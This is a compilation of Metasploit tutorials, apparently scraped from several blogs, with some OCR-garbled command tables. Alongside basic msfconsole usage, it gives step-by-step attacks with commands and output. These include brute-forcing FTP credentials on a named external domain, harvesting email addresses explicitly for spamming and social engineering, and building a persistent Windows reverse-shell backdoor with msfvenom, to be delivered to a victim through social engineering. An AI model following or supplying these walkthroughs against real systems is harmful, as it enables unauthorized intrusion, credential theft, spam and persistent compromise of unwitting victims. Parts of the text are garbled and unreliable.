
Metasploit - Basic Commands

First of all, open the Metasploit console in Kali. You can do so by following the path: Applications → Exploitation Tools → Metasploit.



Once you open the Metasploit console, you will get to see the following screen. Highlighted in red underline is the version of Metasploit.

Help Command

If you type the **help** command on the console, it will show you a list of core commands in Metasploit along with their description.



msfupdate Command

msfupdate is an important administration command. It is used to update Metasploit with the latest vulnerability exploits. After running this command, you will have to wait several minutes until the update completes.

```
Inst > msfupdate
[*] exec: msfupdate
[*] Attempting to update the Metasploit Framework...
[*] Attempting to updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.12.15-0kali2
Reading package lists...
Reading state information...
The following additional packages will be installed:
libruby2.3 ruby-did-you-mean ruby-net-telnet
Suggested packages:
    clamav clamav-daemon
The following NEW packages will be installed:
    libruby2.3 ruby-did-you-mean ruby-net-telnet
The following packages will be upgraded:
    metasploit-framework
1 upgraded, 3 newly installed, 0 to remove and 1569 not upgraded.
Need to get 68.6 MB of archives.
After this operation, 56.7 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 netasploit-framework amd64 4.12.15-0kali2
Ge5.5 MB]
Reading changelogs...
```

Target a block from resolved domain name:

Set RHOST www.example.test/24

Demo sites:

```
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/artists.php?artist=1
http://demo.testfire.net/
https://localhost:3790
```

Search Command

Search is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to Microsoft, then the command will be –

```
msf >search name:Microsoft type:exploit
```

Here, **search** is the command, **name** is the name of the object that you are looking for, and **type** is the kind of script you are searching.

<u>msf</u> > search name:microsoft type:exploit			
Matching Modules			
Name	Disclosure Date	Rank	Description
auxiliary/admin/http/iis_auth_bypass icrosoft IIS 5 NTFS Stream Authentication Bypass	2010-07-02	normal	MS10-065 N
auxiliary/admin/kerberos/msi4_868_kerberos_checksum icrosoft Kerberos Checksum Validation Vulnerability	2014-11-18	normal	MS14-068 N
auxiliary/admin/ms/ms08_059_his2006 Host Integration Server 2006 Command Execution Vulnerability	2008-10-14	normal	Microsoft
auxiliary/admin/mssql/mssql_enum SQL_Server Configuration Enumerator		normal	Microsoft
auxiliary/admin/mssql/mssql_enum_domain_accounts SQL_Server_SUSER_SNAME_Windows_Domain_Account_Enumeration		normal	Microsoft
auxiliary/admīn/mssql/mssql enum_domain_accounts_sqli SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration		normal	Microsoft
auxiliary/admin/mssql/mssql enum_sql logins SQL Server SUSER SNAME SQL Logins Enumeration		normal	Microsoft
auxiliary/admīn/mssql/mssql_escalate_dbowner SQL Server Escalate Db_Owner		normal	Microsoft
auxiliary/admin/mssql/mssql_escalate_dbowner_sqli SQL Server SQLi Escalate Db_Owner		normal	Microsoft
auxiliary/admin/mssql/mssql_escalate_execute_as SQL Server Escalate EXECUTE AS		normal	Microsoft
auxiliarv/admin/mssol/mssol escalate execute as soli	9	normal	Microsoft

Info Command

The **info** command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.

```
f auxiliary(iis auth bypass) > info auxiliary/admin/http/iis_auth_bypass
  Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
Module: auxiliary/admin/http/iis_auth_bypass
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2010-07-02
 ovided by:
Soroush Dalili
 sinn3r <sinn3r@metasploit.com>
sic options:
               Current Setting Required Description
Name
                                         -----
                                                       A proxy chain of format type:host&port[,type:host:port][...]
Proxies
RHOST
RPORT
                                                       The target address
                                         yes
                                                       The target port
                                        yes
                false
                                                       Negotiate SSL/TLS for outgoing connections
 TARGETURI
                                                       The URI directory where basic auth is enabled
                                        yes
                                                       HTTP server virtual host
 VHOST
This module bypasses basic authentication for Internet Information
Services (IIS). By appending the NTFS stream name to the directory
name in a request, it is possible to bypass authentication.
http://cvedetails.com/cve/2010-2731/
http://www.osvdb.org/66160
http://technet.microsoft.com/en-us/security/bulletin/MS10-065
http://soroush.secproject.com/blog/2010/07/iis5-l-directory-authentication-bypass-by-using-i30index_allocation
```

Few Metasploit commands

What is metasploit

Metasploit is an open source tool penetration testing tool. It is written in ruby initially it was written in perl though.

Metasploit is one of the most used tool by bad guys(Hackers) and white hat hackers. Metasploit is an awesome tool for finding vulnerabilities in websites, operating systems and networks.

Features of Metasploit

- 1. Metasploit is not a single tool. It is collection of hundreds of tools.
- Metasploit is very powerful it is used to break into remote systems.
- 3. It is loaded with 1502 exploits and 434 payloads.
- 4. You can launch exploits, create listeners and configure payloads.
- 5. You can write your own exploit or modify metasploit's exploits to do that you must have good command over ruby.

These are just few and most awesome features that i mentioned, Metasploit have many, many features for more visit official website. It won't help if we just learn theoretical stuff more you play around with Metasploit more you will discover it. So let's jump to the practical part.

Open your terminal in kali linux

Start postgresql database

Before starting Metasploit we must start postgresql services.

Below command starts database to store all of the metasploit exploits. So everytime you use METASPLOIT you must start postgresql services. It runs little faster with postgresql:

```
root@seven:~# service postgresql start
```

Start Metasploit

Now let's start metasploit:

```
root@seven:~# msfconsole
```

When your metasploit starts you will be presented with above or may be different banner. Now you are inside Metasploit.

Now Check whether you are connected with Metasploit database or not. If you get the message connected to Msf then everything is good.

```
msf > db_status
```

```
[*] postgresql connected to msf
```

Change banner

The below command generates random banners.

```
msf > banner
```

Clear

If you want to clear or get rid of banners or clear terminal then just type:

msf > clear

Help

If you need any help then just type? mark it brings up help menu.It displays all the commands with short descriptions.

msf > ?

Core Commands

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Command Description

? Help menu

advanced Displays advanced options for one or more modules

back Move back from the current

context

banner	Display an awesome metasploit
banner	
cd directory	Change the current working
color	Toggle color
connect	Communicate with a host
edit \$VISUAL or \$EDITO	Edit the current module with
exit	Exit the console
get specific variable	Gets the value of a context-
getg variable	Gets the value of a global
go_pro	Launch Metasploit web GUI
grep command	Grep the output of another
help	Help menu
info or more modules	Displays information about one
irb	Drop into irb scripting mode
jobs	Displays and manages jobs

kill	Kill a	job
load	Load a	framework plugin
		1 2
Show all the explaite	incido Motocol	loit
Show all the exploits	iliside Metaspi	ioit
in Metasploit. There	e are tons of to exploits for da	ou all the exploits or tools available pols so it takes little time to load. Itabase,ssh,ftp.windows and linux.
ma£ \aba_ a	ا ا	
msf >show expl	OILS	
Exploits		
-		
======		
Filton overlaite		
Filter exploits		
•	•	cording to your need.Lets say you to the just type the following:
msf > search f	tp	
Matching Modul	es 	
=========	==	

```
Name
Disclosure Date Rank
                       Description
  auxiliary/admin/cisco/vpn 3000 ftp bypass
               normal Cisco VPN Concentrator
2006-08-23
3000 FTP Unauthorized Administrative Access
  auxiliary/admin/officescan/tmlisten traversal
         TrendMicro OfficeScanNT Listener
Traversal Arbitrary File Access
  auxiliary/admin/tftp/tftp transfer util
normal TFTP File Transfer Utility
  auxiliary/dos/scada/d20 tftp overflow
2012-01-19
               normal General Electric D20ME
TFTP Server Buffer Overflow DoS
  auxiliary/dos/windows/ftp/filezilla admin user
               normal FileZilla FTP Server
2005-11-07
Admin Interface Denial of Service
  auxiliary/dos/windows/ftp/filezilla server port
               normal FileZilla FTP Server
2006-12-11
Malformed PORT Denial of Service
  auxiliary/dos/windows/ftp/guildftp cwdlist
               normal Guild FTPd
2008-10-12
0.999.8.11/0.999.14 Heap Corruption
```

```
auxiliary/dos/windows/ftp/iis75 ftpd iac bof
2010-12-21
                normal Microsoft IIS FTP
Server Encoded Response Overflow Trigger
   auxiliary/dos/windows/ftp/iis list exhaustion
2009-09-03
                           Microsoft IIS FTP
                normal
Server LIST Stack Exhaustion
   auxiliary/dos/windows/ftp/solarftp user
2011-02-22
                normal
                          Solar FTP Server
Malformed USER Denial of Service
   auxiliary/dos/windows/ftp/titan626 site
2008-10-14
                normal Titan FTP Server
6.26.630 SITE WHO DOS
  auxiliary/dos/windows/ftp/vicftps50 list
              normal Victory FTP Server 5.0
2008-10-24
LIST DoS
```

Detailed information and usage of specific Exploit

If you want to find detailed information and usage of a specific exploit then type the following command. Just write info and paste or write the exploit name. I have picked ftp_login exploit it looks juicy. This is useful.

msf > info auxiliary/scanner/ftp/ftp login

Name: FTP Authentication Scanner

Module: auxiliary/scanner/ftp/ftp_login

```
License: Metasploit Framework License (BSD)
```

Rank: Normal

In order to use an exploit you have to write use and give exploit name that you want to use.

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) >
```

Configure exploit

Show options command displays the configurations to set the exploit. Now when we are inside the exploit just type the below command it will show you the options that you need set to run the exploit.

```
msf auxiliary(ftp_login) > show options
```

Exploit

Once you have configured the exploit and are ready to attack. Write the below command to launch exploit

```
msf auxiliary(ftp login) > exploit
```

modify source code of an exploit

You can actually add your own code into the Metasploit's exploit. With the below command you can see and modify the

source code of an exploit. This is freaking awesome if you are a programmer what else you need you can a lot.But remember you need to be inside the exploit.

```
msf auxiliary(ftp login) > edit
```

If you want to go one step back then write the back command:

```
msf auxiliary(ftp_login) > back
```

Show payloads

Check out all the payloads in Metasploit.

```
msf > show payloads
```

```
Payloads
```

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Run Nmap commands inside Metasploit

You can run all the nmap commands inside metasploit. Example:

```
msf > nmap -F linuxxcomputing.com
```

```
[*] exec: nmap -F linuxxcomputing.com
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-19 13:19 EST

Nmap scan report for linuxxcomputing.com (107.180.0.245)

Host is up (0.18s latency).

rDNS record for 107.180.0.245: ip-107-180-0-245.ip.secureserver.net

Not shown: 86 filtered ports

PORT STATE SERVICE

21/tcp open ftp
```

Exit

Exit command will exit or quit Metasploit. It returns you to the main Linux shell /terminal.

msf > exit

Hack ftp credentials with Metasploit

In most servers there is a common vulnerability that is an open ftp port. It can be exploited by bruteforcing it's username and password. This is exactly what we are going to do. We will exploit a webserver with an open ftp port. There are couple of things you need to do this:

first thing you need is Msfconsole, which is ofcourse pre-installed in Kali.. Second thing you need is two wordlists . If you already have then it's good else you can <u>create you own wordlist</u>. So create 2 wordlists of usernames and passwords. Once you have it then we are good to go.

So open your terminal and start postgresql database:

```
root@kali:~# service postgresql start
```

Start Msfconsole:

```
root@kali:~# msfconsole
```

First thing we need is to find ip address of your target and an open ftp port as well. So we will run a fast nmap scan to grab the both. You can run your nmap commands inside Msfconsole console so dont bother to open another terminal for nmap scan. Type the following command:

```
msf > nmap -F zeeroseven.com
[*] exec: nmap -F zeeroseven.com
Starting Nmap 6.49BETA4 ( https://nmap.org ) at
```

```
Nmap scan report for zeeroseven.com
(192.186.251.160)
Host is up (0.43s latency).
rDNS record for 192.186.251.160: ip-192-186-251-
160
Not shown: 88 filtered ports
PORT
         STATE SERVICE
21/tcp open ftp
22/tcp open ssh
Now we have our target. We need to find our exploit. For this attack
we will use ftp_login exploit.So type the following command to
search the exploit:
msf > search ftp login
Matching Modules
==========
                                      Disclosure
   Name
Date Rank Description
```

```
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```

```
auxiliary/scanner/ftp/ftp_login
normal FTP Authentication Scanner
```

msf >

Above command will bring up ftp authentication scanner. We are going to use it.

Find out more information about ftp_login scanner with the below command.it will bring up the usage ,description and the options that you can use with this exploit. There are plenty but we hardly need 4 may be 6 options just go through all to find more information.

```
msf > info auxiliary/scanner/ftp/ftp login
```

Use ftp_login exploit

Just write the below command to use exploit:

```
msf > use auxiliary/scanner/ftp/ftp_login
```

Once you are inside ftp_login exploit type the below command to see how to set target. It might confuse you because there are a lot of options. We just need to use 4 of them.

```
msf auxiliary(ftp login) > show options
```

Set your Target

now we need to set the option RHOST by giving ip address of your target. Just give the ip address of the website.

```
msf auxiliary(ftp_login) > set RHOST
192.186.251.160
```

Set threads it sets the speed or how much multiple processes you want to run at a time.

```
msf auxiliary(ftp login) > set THREADS 40
```

Now here starts the real work.

Set the path of file usernames. This is where exploit will grab usernames to login. Give the right path in my case my wordlist is in desktop.

```
msf auxiliary(ftp_login) > set USER_FILE
Desktop/usernames.txt
```

Now set the path of passwords list.

```
msf auxiliary(ftp_login) > set PASS_FILE
Desktop/password.txt
```

Now everything is set.Run the exploit.Now it starts testing usernames and passwords if it finds username and password then it will stop testing and it displays the **login sucessfull** message along with username and password.

```
msf auxiliary(ftp_login) > exploit

msf auxiliary(ftp_login) > exploit

[*] 192.186.251.160:21 - Starting FTP login sweep

[-] 192.186.251.160:21 FTP - LOGIN FAILED:
admin:adminarea (Incorrect: )
```

Another thing you can do is to use a single username .So instead of using a wordlist you can use some common usernames like root, admin etc. So it will take root as the username and will search for passwords from the wordlists.

```
msf auxiliary(ftp_login) > set USERNAME root
```

Steal Emails In bulk on Kali Linux

What is E-mail Stealing / harvesting?

E-mail Harvesting is the process of stealing e-mail addresses from web and placing them into a text file. The purpose of harvesting

email addresses is for use in bulk emailing, spamming and social engineering.

There are many techniques used for stealing email addresses, we will use the most easiest and effective technique. We will use So lets start and make sure you are connected to the internet

So open your terminal and type the following command to start metasploit services

```
root@kali:~# service postgresql start
```

Start msfconsole:

```
root@kali:~# msfconsole
```

Now type the following command to show different gather search collector options there are plenty, but we are going to use email search collector. As shown in the below picture.

```
msf > search collector
```

Use the auxiliary email collector by typing the following command:

```
msf > use auxiliary/gather/search_email_collector
```

Now type show options and press enter. These are the configurations, now we have to set domain name and output file.

```
msf auxiliary(search_email_collector) > show 
options
```

Set domain name by typing following command and press enter. setting gmail you can write any domain like bing or yahoo etc. Remember **DOMAIN** should be in uppercase.

```
msf auxiliary(search_email_collector) > set DOMAIN
gmail.com
```

Specify an output file this is where all the email addresses will be saved. Type the following command:

```
msf auxiliary(search_email_collector) > set OUTPUT
yahoo.txt
```

Type show options again see your configurations as you can see domain has been set to yahoo.com and output will be saved to yahoo.txt file.We are good to go.

```
msf auxiliary(search_email_collector) > show 
options
```

Now its time to run attack simply type exploit and hit enter. It will take few seconds to collect emails be patient

```
msf auxiliary(search email collector) > exploit
[*] Harvesting emails .....
[*] Searching Google for email addresses from
yahoo.com
Once process is complete, then we need to confirm that output file
is created. File will be saved to home directory so open you terminal
and type Is you should be able to see your file under the name
yahoo.txt in the home directoy.
Desktop
                 driftnet-3.jpeg
                                                 seven.xml
                Iceweasel_wallpaper.png
Downloads
                                                 sslstrip.log
driftnet-0.jpeg Nessus-6.3.6-debian6_amd64.deb
                                                tor-browser_
driftnet-1.jpeq
                                                 yahoo.txt
driftnet-2.jpeg seven
                                                 zseven.xml
Now open the file to check list type and enter.
```

root@kali:~# cat yahoo.txt

```
-# cat yahoo.txt
ahoo.com
oo.com
om
o.com
ahoo.com
com
com
com
eddy@yahoo.com
yahoo.com
ra@yahoo.com
yahoo.com
```

How to create persistent backdoor using metasploit in kali Linux

What is backdoor

A backdoor is a program which is used to control and monitor victim's computer remotely without being detected.

So lets start.

We will use msfvenom to create payload. Open your terminal and type.

```
root@kali:~# msfvenom -p
windows/meterpreter/reverse_tcp LHOST=192.168.1.8
LPORT=4444 -f exe >backdoor.exe
```

Replace LHOST with your ipaddress.

```
root@BlackHat:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.8 l
HOST=4444 -f exe >backdoor.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ader 0 collisions 0
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes 255
Final size of exe file: 73802 bytes
```

The generated payload will be installed in our victim's machine.

On successful completion your payload will be saved in your home directory. Now open Metasploit.

```
root@kali:~# msfconsole
```

With msfconsole we will view sessions.

Now type the following command:

```
msf > use exploit/multi/handler
```

Now set payload to windows meterpreter reverser tcp type:

```
msf exploit(handler) > set payload
windows/meterpreter/reverse tcp
```

Set your LHOST(Your IP address)

```
msf exploit(handler) > set LHOST 192.168.150.130
LHOST => 192.168.150.130
```

Set your LPORT

```
msf exploit(handler) > set LPORT 4444
LPORT => 4444
```

Now we are all set type exploit. When you type the below command exploit will start and will run in the backround. Once your stage is set we are ready to go further.

Now find a way to send payload that we generated to victim's machine. Use your social engineering skills. When victim clicks we can exploit them.

```
msf exploit(handler) > exploit -i - j
```

Now type help command go see the options you can use with victim's machines.

```
meterpreter > help
```

Now type the sysinfo to see the victim's system information.

```
meterpreter > syinfo
```

[-] Unknown command: syinfo.

meterpreter > sysinfo

Computer : DARKNIGTHT

OS : Windows 8 (Build 9200).

Architecture : x64 (Current Process is WOW64)

System Language : en US

Domain : WORKGROUP

Logged On Users : 2

Meterpreter : x86/win32

meterpreter >

As you can see i ran backdoor in my win8 machine to test.

Now we need to get persistence just type the below command to get persistance help menu. You have many options here it's upto you to use them.

meterpreter > run persistence -h

Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

- -A Automatically start a matching exploit/multi/handler to connect to the agent
- -L Location in target host to write payload to, if none %TEMP% will be used.
- -P Payload to use, default is windows/meterpreter/reverse_tcp.

- -S Automatically start the agent on boot as a service (with SYSTEM privileges)
 - -T Alternate executable template to use
- -U Automatically start the agent when the User logs on
- -X Automatically start the agent when the system boots
 - -h This help menu
- -i The interval in seconds between each connection attempt
- -p The port on which the system running Metasploit is listening
- -r The IP of the system running Metasploit listening for the connect back

Now we need to use -U option to create persistence backdoor. Below command will write script into autorun so whenever your victim logs in a session will be ctrated.

meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.150.130

- [*] Running Persistance Script
- [*] Resource file for cleanup created at
 /root/.msf4/logs/persistence/DARKNIGTHT_20161027.3
 914/DARKNIGTHT 20161027.3914.rc

```
[*] Creating
Payload=windows/meterpreter/reverse tcp
LHOST=192.168.150.130 LPORT=4444
[*] Persistent agent script is 148428 bytes long
[+] Persistent Script written to
C:\Users\ZEEROS~1\AppData\Local\Temp\uXwdPFOOc.vbs
[*] Executing script
C:\Users\ZEEROS~1\AppData\Local\Temp\uXwdPFQQc.vbs
[+] Agent executed with PID 3440
[*] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
\sYidKTQoKVqpjRD
[+] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
\sYidKTQoKVqpjRD
meterpreter >
-r You need to give ip address of your machine.
-i The interval in seconds between each connection attempt
```

https://docs.rapid7.com/metasploit/working-with-payloads/

https://docs.rapid7.com/metasploit/the-payload-generator

https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

https://www.offensive-security.com/metasploit-unleashed/msfconsole/

https://docs.rapid7.com/metasploit/

Basic Msfconsole commands

Assuming you are on Kali Linux 2016 rolling edition we can start the Metasploit framework and msfconsole by clicking the Metasploit icon in the dock. This will start the PostgreSQL service and Metasploit service automatically.

Updating Metasploit with msfupdate

Let's start with updating Metasploit by using the following command in a terminal session (not in msfconsole):

msfupdate

This command should update the Metasploit framework to the latest version. The updates says that we should be expecting updates weekly(ish). **Beware:** Running msfupdate might break your Metasploit installation. After running this command for this tutorial we ran into errors like: An error occurred while installing pg (0.18.3), and Bundler cannot continue. Make sure that gem install pg -v '0.18.3' succeeds before bundling.

This error had something to do with PostgreSQL and to fix this problem first try to run the following commands:

apt-get update apt-get upgrade apt-get dist-upgrade

This solved to problem on our side, it probably had something to do with an outdated version of a package. Is your Metasploit installation broken after running an update and you need some help to fix it? Use the comment function below and we'll try to help you as best as we can. Let's continue with the msfconsole.

Metasploit msfconsole

When Metasploit has booted and the msfconsole is available we can type 'help' to get an overview of the Metasploit core and backend commands with a description:

000 Terminal File Edit View Search Terminal Help Validate lots of vulnerabilities to demonstrate exposure with Metasploit Pro -- Learn more on http://rapid7.com/metasploit <u>msf</u> > help Core Commands Command Description Help menu Displays advanced options for one or more modules Move back from the current context Display an awesome metasploit banner Change the current working directory Toggle color Communicate with a host advanced back banner Display an awesome metasploit banner Change the current working directory Toggle color Communicate with a host Edit the current module with \$VISUAL or \$EDITOR Exit the console Gets the value of a context-specific variable Gets the value of a global variable Gets the value of another command Help menu Displays information about one or more modules Drop into irb scripting mode Displays and manages jobs Kill a job Load a framework plugin Searches for and loads modules from a path Save commands entered since start to a file Displays global options or for one or more modules Pops the latest module off the stack and makes it active Sets the previously loaded module as the current module Pushes the active or list of modules onto the module stack Exit the console Reloads all modules from all defined module paths Rename a job Run the commands stored in a file Route traffic through a session Saves the active datastores Searches module names and descriptions Dump session listings and display information about sessions Sets a context-specific variable to a value Displays modules of a given type, or all modules Do nothing for the specified number of seconds Write console output into a file as well the screen View and manipulate background threads Unload a framework plugin Unsets one or more global variables Selects a module by name Show the framework and console library version numbers cd color connect edit exit get getg grep help info irb jobs kill load loadpath makerc options popm previous pushm quit reload_all rename_job resource route search sessions set setg show sleep spool threads unload unset unsetg use version Database Backend Commands Command Description List all credentials in the database Connect to an existing database Disconnect from the current database instance Export a file containing the contents of the database Import a scan result file (filetype will be auto-detected) Executes nmap and records the output automatically Rebuilds the database-stored module cache Show the current database status List all hosts in the database List all loot in the database List all notes in the database List all services in the database List all services in the database List all services in the database List all vulnerabilities in the database Switch between database workspaces creds creds db_connect db_disconnect db_export db_import db_nmap db_rebuild_cache db_status

hosts loot notes services vulns

msf >

Metasploit commands

It would be a waste of time and outside the scope of this tutorial to explain every single Metasploit command in this tutorial. We just want you to be up and running as soon as possible in Metasploit and therefore a basic knowledge of basics commands should be sufficient for the moment. You will learn a lot more about the advanced options along the way. Also, most command descriptions should be very clear about what the command exactly does and how to use it. For now we will be looking at the most used basic Metasploit commands in this tutorial like:

- Basic commands: search, use, back, help, info and exit.
- Exploit commands: set to set variables and show to show the exploit options, targets, payloads, encoders, nops and the advanced and evasion options.
- Exploit execution commands: run and exploit to run exploits against a target.

There is also a comprehensive <u>Metasploit documentation</u> included with Metasploit which can be used to clarify anything. Let's have a look at the Metasploit commands.

Metasploit commands

We will go through the Metasploit basic commands quickly so we can get started with the fun part and learn how to use the exploits on a vulnerable machine like Metasploitable 2. The basics command consist of help, back, exit and info.

Use, back and exit commands

The use command in Metasploit is used to activate a particular module and changes the context of the msfconsole to that particular module. The exploit name will be mentioned in red on the command line as following:

In this example we have changed the context of the command line to the exploit called realvnc_client. From here on we can retrieve information about this exploit, set the required exploit parameters and run it against a target.

If we want to leave the exploit context and switch back to the msfconsole we need to use the back command. The back command will take us back to the msfconsole in the general context. From here on we can issue the use command again to switch to another Metasploit module.

The exit command will close the msfconsole and will take you back to the Kali Linux terminal.

Help command

As we've seen earlier in this tutorial the help command will return a list of possible commands together with a description when typed at the msfconsole. When there is an active exploit selected we can use the help command to get a list of exploit commands:

```
Exploit Commands
     Command
                      Description
                       Check to see if a target is vulnerable
     check
                      Launch an exploit attempt
     exploit
                      Open a Pry session on the current module
Reloads the module and checks if the target is vulnerable
Just reloads the module
     rcheck
     reload
                       Alias for rexploit
Reloads the module and launches an exploit attempt
     rerun
     rexploit
                       Alias for exploit
     run
msf exploit(nvidia mental ray) > help
```

Info command

When an exploit is selected with the use command we can retrieve information like the name, platform, author, available targets and a lot more by using the info command. In the following screenshot we've use the info command on an exploit named in execommand uson.

```
msf exploit(ie execcommand uaf) > info
      Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-Free V
ulnerability
     Module: exploit/windows/browser/ie_execcommand_uaf
   Platform: Windows
 Privileged: No
   License: Metasploit Framework License (BSD)
       Rank: Good
 Disclosed: 2012-09-14
Provided by:
 unknown
  eromang
 binjo
 sinn3r <sinn3r@metasploit.com>
 juan vazquez <juan.vazquez@metasploit.com>
Available targets:
  Id Name
 0
      Automatic
      IE 7 on Windows XP SP3
      IE
        8 on Windows XP SP3
      ΙE
        7 on Windows Vista
     IE
        8 on Windows Vista
      IE 8 on Windows 7
     IE 9 on Windows 7
Basic options:
 Name
            Current Setting Required Description
 OBFUSCATE false
                                        Enable JavaScript obfuscation
                              no
 SRVHOST
             0.0.0.0
                                        The local host to listen on. This must
                              ves
 be an address on the local machine or 0.0.0.0
 SRVPORT
             8080
                                        The local port to listen on.
                              yes
 SSL
             false
                                        Negotiate SSL for incoming connections
                              no
 SSLCert
                                        Path to a custom SSL certificate (defa
                              no
ult is randomly generated)
                                        The URI to use for this exploit (defau
 URIPATH
                              no
lt is random)
Payload information:
Description:
  This module exploits a vulnerability found in Microsoft Internet
 Explorer (MSIE). When rendering an HTML page, the CMshtmlEd object
 gets deleted in an unexpected manner, but the same memory is reused
 again later in the CMshtmlEd::Exec() function, leading to a
 use-after-free condition. Please note that this vulnerability has
```

Search command

As of this writing Metasploit contains over 1.500 different exploits and new ones are added regularly. With this number of exploit the search function, and knowing how to use it, becomes very important. The easiest way of using the search function is by issuing the command search followed by a search term, for example flash to search for exploits related to Flash player. By

using the search command Metasploit will search for the given search term in the module names and description as following:

```
Name

***Back floath**

**Name**

**
```

As expected there are a lot of exploits related to the often vulnerable Flash player software. The list also includes <u>CVE-2015-5122 Adobe Flash opaqueBackground Use After Free zero-day</u> which was discovered in the Hacking Team data breach last year.

Searching with exploits with keywords

You can also use the search command with a keyword to search for a specific author, an OSVDB ID or a platform. The 'help search' command displays the available keywords in the msfconsole as following:

```
msf > help search
Usage: search [keywords]

Keywords:
    app : Modules that are client or server attacks
    author : Modules written by this author
    bid : Modules with a matching Bugtraq ID
    cve : Modules with a matching CVE ID
    edb : Modules with a matching Exploit-DB ID
    name : Modules with a matching descriptive name
    osvdb : Modules with a matching OSVDB ID
    platform : Modules affecting this platform
    ref : Modules with a matching ref
    type : Modules of a specific type (exploit, auxiliary, or post)

Examples:
    search cve:2009 type:exploit app:client
```

The usage of the search command with a keyword is pretty straight forward and displayed at the bottom of the help text. The following command is used to search for modules with a CVE ID from 2016:

msf > search cve:2016

This returns us all exploits with a CVE ID from 2016 including and auxiliary module scanner for the very recent Fortinet firewall SSH backdoor:

Metasploit commands for exploits

In the previous chapter we've learned the Metasploit commands to activate an exploit on the msfconsole and change the command line context to the exploit with the use command. Now we will be looking at how to show the exploit parameters and how to change them with the set command. We will also be looking at how to show the payloads, targets, advanced and evasion options. The help show command will display the available parameters for the show command:

```
msf > help show
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf >
```

Show options

The show options command will show you the available parameters for an exploit if used when the command line is in exploit context. Let's use the adobe_flash_shader_drawing_fill exploit and have a look at the options with the following command:

msf > Use exploit/multi/browser/ adobe_flash_shader_drawing_fill Followed by the show options command:

msf > show options

```
Easy phishing: Set up email templates, landing pages and listene
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
       <u>msf</u> > use exploit/multi/browser/adobe_flash_shader_drawing_fill
<u>msf</u> exploit(adobe_flash_shader_drawing_fill) > show_options
Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
    Name
                   Current Setting Required Description
                                                                Allow the browser to retry the module
The local host to listen on. This must be an address on the local machine or 0.0.0.0
The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
    Retries
SRVH0ST
                   true
0.0.0.0
                                               yes
yes
                                                no
no
    SSL
                    false
    URIPATH
 xploit target:
    Id Name
          Windows
```

The Flash exploit contains a total of 6 options from which only 2 are required:

- Retries
- SRVHOST (Required)
- SRVPORT (Required)
- SSL
- SSLCert
- URLPath

Note that the show options command is returning the current selected target below the module options. The default target is 0 which is Windows for the selected exploit.

Use the set command followed by the option name and the new value to change the default values:

Set SRVHOST 192.168.0.100 to change the SRVHOST value to 192.168.0.100 **Set SRVPORT 80** to change the port from 8080 to 80

```
msf exploit(
                                          er_drawing_fill) > set srvhost 192.168.0.100
srvhost => 192.168.0.100
msf exploit(adobe flash s
                                    shader drawing_fill) > set srvport 80
msi exploit(adobe_flash_shader_drawing_fill) > show options
Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
                 Current Setting Required Description
    Name
                                                        Allow the browser to retry the module
The local host to listen on. This must be an address on the local machine or 0.0.0.0
The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
    Retries
                 192.168.0.100
                                          yes
yes
no
no
    SRVHOST
    SRVPORT
                 false
    URIPATH
Payload options (linux/x86/exec):
    Name Current Setting Required Description
    CMD
                                                    The command string to execute
Exploit target:
    Id Name
          Linux
```

By using the show options command again you can verify that the SRVHOST and SRVPORT values have been changed. You can change Boolean values by using the set command with option name and true or false.

Show payloads

When we use the show payloads command the msfconsole will return a list of compatible payloads for this exploit. In our flash player exploit example it will return quite a few compatible payloads:

An overview of compatible exploits

To use a certain payload you need to use the set command followed by the payload name:

Set payload linux/x86/exec

```
msf exploit(adobe_flash_shader_drawing_fill) > set payload linux/x86/exec
payload => linux/x86/exec
```

Show targets

The show targets command will return a list of operating systems which are vulnerable to the selected exploit. When we run the command we get the following output for the adobe_flash_shader_drawing_fill exploit:

```
msf exploit(adobe_flash_shader_drawing_fill) > show targets
Exploit targets:

Id Name
-----
0 Windows
1 Linux
```

An overview of available targets for the selected exploit.

